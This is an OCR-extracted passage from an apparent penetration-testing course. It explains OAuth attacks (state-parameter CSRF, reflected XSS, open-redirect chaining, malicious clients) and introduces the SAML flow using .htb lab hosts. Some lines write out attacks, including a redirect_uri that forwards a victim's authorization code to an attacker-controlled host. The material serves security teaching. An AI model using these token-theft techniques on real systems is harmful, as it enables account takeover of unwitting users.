
Just like before, the response will contain a valid authorization code for the attacker's account:



The attacker can now craft the URL for the authorization code grant using the obtained authorization code and the same state value used before:

```
http://hubgit.htb/client/callback?code=Z0FBQUFBQm1BelRBRnlnUmRkQXRaclFtaEhFcUhHZ2ZQRURnaEN2bWIxRXEteXhGc2RuMVdWY3FZS1lGMnRrejdMOEEzYUMzS3ZIZlM3OEpVNGNFWmswZ2VKdjV4a2lTMmFpb2NDRFJ5QmFqOVFaUmI1WS1YM0xoVWVOUnhMZ1FJV29sLWN0ZE9sMXZOUzZkYmZBSk9hb25MbW54bnY1QWZ3PT0&state=1337
```

However, if the victim now accesses the attacker-provided URL, a mismatch in the `state` parameter is detected, the request is rejected, and the OAuth flow is aborted:



That is because the attacker-provided `state` parameter does not match the value in the cookie stored in the victim's browser, resulting in a mismatch. The exact details of this

mismatch may vary depending on the OAuth implementation, but it usually depends on a cookie-based value used for comparison to the `state` value.

Just like regular CSRF-tokens, the security of the `state` parameter relies on the value being unpredictable. If an attacker is able to predict the value, they can set the `state` value accordingly in their authorization request and defeat the protection entirely.


Additional OAuth Vulnerabilities

Now that we discussed common vulnerabilities that can occur due to improper implementation of the OAuth flow itself, let us move on to additional vulnerabilities that may arise in conjunction with improper OAuth implementations.


Cross-Site Scripting (XSS)

One of the most common web vulnerabilities is cross-site scripting (XSS), in particular, reflected XSS. As the name suggests, reflected XSS can occur whenever a value from the request is reflected in the response. This is common in OAuth flows.

If we take a look at the authorization request in our lab, we can see that there are three parameters from our request that are reflected as hidden values in the response:



If the web application does not properly sanitize these values, they may lead to reflected XSS. We can test these values by injecting a simple alert proof of concept payload:



To confirm that the parameter is vulnerable, we can access the request in a web browser:

Since the vulnerability is present in the authorization request, this XSS vulnerability impacts the authorization server and can potentially lead to a full account takeover of a victim's account.

Open Redirect & Chaining Vulnerabilities

As we discussed a couple sections ago, the `redirect_uri` parameter may be exploited to steal the victim's authorization code. However, this type of vulnerability can easily be prevented by implementing proper whitelist checks on the redirect URL. Typically, this is done by checking the URL's origin consisting of the protocol, host, and port of the URL against a whitelisted value. This way, the client is still able to move the callback endpoint without breaking the entire OAuth flow while preventing an attacker from manipulating the redirect URL to a system under their control. The redirect URL's origin must match the predefined whitelisted value provided by the client.

This may seem perfectly secure, and on its own, it is. However, this drastically changes when the client web application hosed on the whitelisted origin contains an open redirect. While some open redirects can be security vulnerabilities, other open redirects exist by design, for instance, redirect endpoints in social media. However, an open redirect can be exploited by an attacker to steal a victim's OAuth token.

To explore this in more detail, let us assume, the OAuth client `academy.htb` hosts its callback endpoint at `http://academy.htb/callback` and implements an open redirect at

`http://academy.htb/redirect` that redirects to any URL provided in the GET parameter `url`. Furthermore, the authorization server `hubgit.htb` validates the `redirect_uri` provided in an authorization request by checking it against the whitelisted origin `http://academy.htb/`.

Now, an attacker can exploit this scenario to steal a victim's authorization code by sending a manipulated authorization request to the victim with the following redirect URL:

```
http://academy.htb/redirect?u=http://attacker.htb/callback
```

This URL passes the authorization server's validation. However, after successful authentication by the user, the authorization code is first sent to `http://academy.htb/redirect`, resulting in a redirect to `http://attacker.htb/callback`. Thus, the attacker obtains the authorization code despite the correctly implemented validation of the `redirect_uri` parameter. The rest of the exploit works just as described in the section `Stealing Access Tokens`.

This scenario resulted in a real world bug bounty report disclosed here.

Abusing a Malicious Client

So far, we have assumed the attacker to be a separate actor not present in the OAuth flow. However, typically, authorization servers support OAuth client registration, enabling an attacker to create their own malicious OAuth client under their control. The attacker can then use this client to obtain access tokens from unknowing victims, which may be used in improperly implemented OAuth clients for victim impersonation.

For instance, an attacker could create the web application `evil.htb` and register it as an OAuth client with `hubgit.htb` to enable OAuth authentication. If an unknowing victim logs in to `evil.htb` with their `hubgit.htb` account using OAuth, the attacker controlled client receives the user's access token to `hubgit.htb`. The attacker could now try to use this access token to access `academy.htb`. If the client `academy.htb` does not verify that the access token was issued for a different client and grants access, the attacker is able to impersonate the victim on `academy.htb`.

A scenario similar to this was discovered in the real world as described here.

OAuth Vulnerability Prevention

As we have seen, there are multiple ways that improper implementation of the OAuth flow can result in web vulnerabilities. Some of these vulnerabilities result in devastating consequences, including leakage of the entire user session. To prevent these vulnerabilities, all OAuth entities must implement strict security measures. In particular, the authorization server and the client must strictly implement and adhere to all aspects of the OAuth protocol.

OAuth Vulnerability Prevention

Generally, the OAuth standard must be strictly followed to prevent vulnerabilities resulting from faulty implementation. This applies to all OAuth entities. Furthermore, to prevent CSRF vulnerabilities, the `state` parameter must be enforced by the authorization server and implemented by the client, even though the standard does not strictly require it.

Additionally, the client must prefer the authorization code grant over the implicit grant if possible. Thoroughly validating all OAuth flow requests and responses is essential for preventing common vulnerabilities such as open redirect attacks and token leakage. OAuth authorization servers should carefully validate redirect URIs to ensure they belong to trusted domains and reject requests with suspicious or unauthorized redirect URLs. OAuth clients must securely store access tokens and ensure they are transmitted over secure channels using HTTPS to prevent interception and token theft.

On top of that, general security measures apply to systems responsible for OAuth implementation. That includes regular security audits, penetration testing, and code reviews. These can help identify and mitigate vulnerabilities in OAuth implementations while staying informed about the latest security threats and best practices. Another critical aspect of vulnerability prevention involves implementing robust authentication mechanisms, such as multi-factor authentication (MFA), to add an extra layer of security to the OAuth process. By requiring users to verify their identity through multiple factors such as passwords, biometrics, or one-time codes, MFA significantly reduces the risk of unauthorized access, even if credentials are compromised.

For more details on OAuth securiy best practices, check out this document.

Introduction to SAML

Secure Assertion Markup Language (SAML) is an XML-based standard that enables authentication and authorization between parties and can be used to implement SSO. In SAML, data is exchanged in digitally signed XML documents to ensure data integrity.

Before diving into attacks and misconfigurations that can lead to security flaws in SAML, let us first discuss how it works.

SAML Components

SAML comprises the following components:


- `Identity Provider (IdP)`: The entity that authenticates users. The IdP provides identity information to other components and issues SAML assertions
- `Service Provider (SP)`: The entity that provides a service or a resource to the user. It relies on SAML assertions provided by the IdP
- `SAML Assertions`: XML-based data that contains information about a user's authentication and authorization status

---

SAML Flow

Just like OAuth, SAML follows a pre-defined flow. On an abstract level, the SAML flow looks like this:

1. The user accesses a resource provided by the SP
2. Since the user is not authenticated, the SP initiates authentication by redirecting the user to the IdP with a SAML request
3. The user authenticates with the IdP
4. The IdP generates a SAML assertion containing the user's information, digitally signs the SAML assertion, and sends it in the HTTP response to the browser. The browser sends the SAML assertion to the SP
5. The SP verifies the SAML assertion
6. The user requests the resource
7. The SP provides the resource



SAML Flow Example

As with OAuth, let us walk through a concrete example to ensure we fully understand the SAML flow. Let us assume that the user `John` wants to access the SP `academy.htb` with his `sso.htb` credentials. The SAML flow then looks like this:

Steps 1 & 2: Authentication Request

John accesses `academy.htb`. Since this is an unauthenticated request, `academy.htb` redirects John to `sso.htb`'s IdP with a SAML request that looks similar to this:

```
<samlp:AuthnRequest xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="ONELOGIN_809707f0030a5d00620c9d9df97f627afe9dcc24" Version="2.0"
ProviderName="SP test" IssueInstant="2014-07-16T23:52:45Z"
Destination="http://sso.htb/idp/SSOService.php"
ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
AssertionConsumerServiceURL="http://academy.htb/index.php">
  <saml:Issuer>http://academy.htb/index.php</saml:Issuer>
  <samlp:NameIDPolicy Format="urn:oasis:names:tc:SAML:1.1:nameid-
format:emailAddress" AllowCreate="true"/>
  <samlp:RequestedAuthnContext Comparison="exact">

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password
ProtectedTransport</saml:AuthnContextClassRef>
  </samlp:RequestedAuthnContext>
```

```
</samlp:AuthnRequest>
```

The SAML request contains the following parameters:

- `Destination`: The destination where the browser should send the SAML request
- `AssertionConsumerServiceURL`: The URL the IdP should send the response to after authentication
- `saml:Issuer`: The SAML request's issuer

Step 3: Authentication

John authenticates with `sso.htb` using his username and password. The IdP verifies the credentials and authenticates him.

Step 4: Assertion Generation

After successful authentication, the IdP generates a SAML assertion for John. This Assertion is then sent to John in an HTTP response. John's browser forwards the SAML assertion to the SP `academy.htb`. The SAML assertion looks similar to this:

```
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_1234567890" IssueInstant="2024-03-18T12:00:00Z" Version="2.0">
        <saml:Issuer>http://sso.htb/idp/</saml:Issuer>
        <saml:Subject>
                <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-
format:emailAddress">[email protected]</saml:NameID>
        </saml:Subject>
        <saml:AttributeStatement>
                        <saml:Attribute Name="username"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">

<saml:AttributeValue>john</saml:AttributeValue>
                        </saml:Attribute>
                <saml:Attribute Name="email"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                        <saml:AttributeValue>[email protected]
</saml:AttributeValue>
                <saml:Attribute>
        </saml:AttributeStatement>
</saml:Assertion>
```

The SAML assertion contains the following parameters:

- `saml:Issuer`: The SAML assertion's issuer
- `saml:Subject`: The SAML assertion's subject

- `saml:NameID` : A unique identifier for the SAML assertion's subject
- `saml:AttributeStatement` : List of attributes about the SAML subject

Step 5: Assertion Verification

The SP verifies the SAML assertion.

Steps 6 & 7: Resource Access

After successful verification of the SAML assertion, John can access resources at `academy.htb` without needing additional authentication.

SAML Lab Setup


Before discussing different SAML vulnerabilities, let us look at the lab setup we will use in the upcoming sections.

The lab consists of two components:

- Service Provider: An imaginary cybersecurity training platform hosted at the virtual host `academy.htb`
- Identity Provider: A SSO provider hosted at the virtual host `sso.htb`


Service Provider

We can access the service provider at `http://academy.htb/` . The login form is disabled, as the platform does not support direct login. Instead, we can only log in via SAML through the SSO provider:




Identity Provider

After clicking the button `Log in with our HackTheBox SSO`, we are redirected to the identity provider at `http://sso.htb/`, where we can log in with the provided credentials:



SAML Flow

As we can see, the redirect to the IdP contains the SAML request:



After URL decoding the `SAMLrequest` parameter, we are left with the following base64-encoded SAML request:


```
fVNNj9owFLzzK1DukA/SbWNBJAr9QKIQEbqHXirHfhRLie36OV3239dxsru02sUHR3qemTdjv8
yRNrUmy9ae5QF+t4B2NHbr0tQSiT9cBK2RRFEUSCRtAIllpFx+25JkGhFtlFVM1cF/tNssigjG
CiV72ma9CPa7T9v9l83uJ884Te8ynqZJNKuqiMazE/2QZXcV0DR9H7/LkjiKq6yn3oNBp7MInG
ww6tUQW9hItFRaV4+SdBLNJkl2jCOSJCTNfvTUtQsrJLWefrZWkzBEVNOzrUIUja6hCxJ2WxIK
rsOy3Jdg/ggGU33WvUgx5P8oJBfy1+3YVQ9C8vV4LCbFvjz2Isun61gpiW0DZmjz/bB9dkYZ5d
A8eneUoXeQe/a8c0h8apO/gp6H14AXiiY753CzLlQt2KOvd+uzMg21bweJp7GvCD45eShpJWpg
4iSAB88yy7pWDysD1MIisKaFYBz+03wYN+B++FxyCxc7XqlGUyOwexO4UGaHkC9Br+Gr2k3SAU
75zWFjhHU4Vy7c50EZ3r0aMNf7aKgzr4wdLulV8d51eMN2Pno6vv6T8r8=
```

We need to decode and inflate the data to view the SAML request in XML, which we can achieve with a tool like SAMLTool. This gives us the following SAML request:

```
<samlp:AuthnRequest
    xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
    xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
    ID="ONELOGIN_d9da469d44203bb0a13fa8996bea4471592101b9"
    Version="2.0"
    IssueInstant="2024-03-29T10:22:49Z"
    Destination="http://sso.htb/simplesaml/saml2/idp/SSOService.php"
    ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
    AssertionConsumerServiceURL="http://academy.htb/acs.php">
    <saml:Issuer>http://academy.htb/</saml:Issuer>
    <samlp:NameIDPolicy
        Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"
        AllowCreate="true" />
    <samlp:RequestedAuthnContext Comparison="exact">

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password
ProtectedTransport</saml:AuthnContextClassRef>
    </samlp:RequestedAuthnContext>
</samlp:AuthnRequest>
```

As we can see, the issuer is the service provider `http://academy.htb/`, and the SAML response will be sent to `http://academy.htb/acs.php`.

After authenticating with the identity provider, we are redirected to the specified return URL `http://academy.htb/acs.php`, which displays information about our user account:



This is the result of a POST request containing the SAML response in a POST parameter:

We can view the XML SAML response by URL-decoding and base64-decoding the data. Inflating is not required. This results in the following SAML response:

```
<samlp:Response
  xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
  xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_6e61f34f4275f4b299932f628497567a6016798cf8" Version="2.0"
IssueInstant="2024-03-29T10:27:14Z"
Destination="http://academy.htb/acs.php"
InResponseTo="ONELOGIN_d9da469d44203bb0a13fa8996bea4471592101b9">
```

```
  <saml:Issuer>
    http://sso.htb/simplesaml/saml2/idp/metadata.php
  </saml:Issuer>
  <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    [...]
  </ds:Signature>
  <samlp:Status>
    <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
  </samlp:Status>
  <saml:Assertion
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xs="http://www.w3.org/2001/XMLSchema"
ID="_122a6a73ecb01dd0a3bbb7e26d15e00cebcadf3233" Version="2.0"
IssueInstant="2024-03-29T10:27:14Z">
    <saml:Issuer>
      http://sso.htb/simplesaml/saml2/idp/metadata.php
    </saml:Issuer>
    <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        [...]
    </ds:Signature>
    <saml:Subject>
      <saml:NameID SPNameQualifier="http://academy.htb/"
Format="urn:oasis:names:tc:SAML:2.0:nameid-
format:transient">_fc173d61602f3a77ea73d722266d23e2cd8b7c5f90</saml:NameID
>
      <saml:SubjectConfirmation
Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2024-03-29T10:32:14Z"
Recipient="http://academy.htb/acs.php"
InResponseTo="ONELOGIN_d9da469d44203bb0a13fa8996bea4471592101b9"/>
      </saml:SubjectConfirmation>
    </saml:Subject>
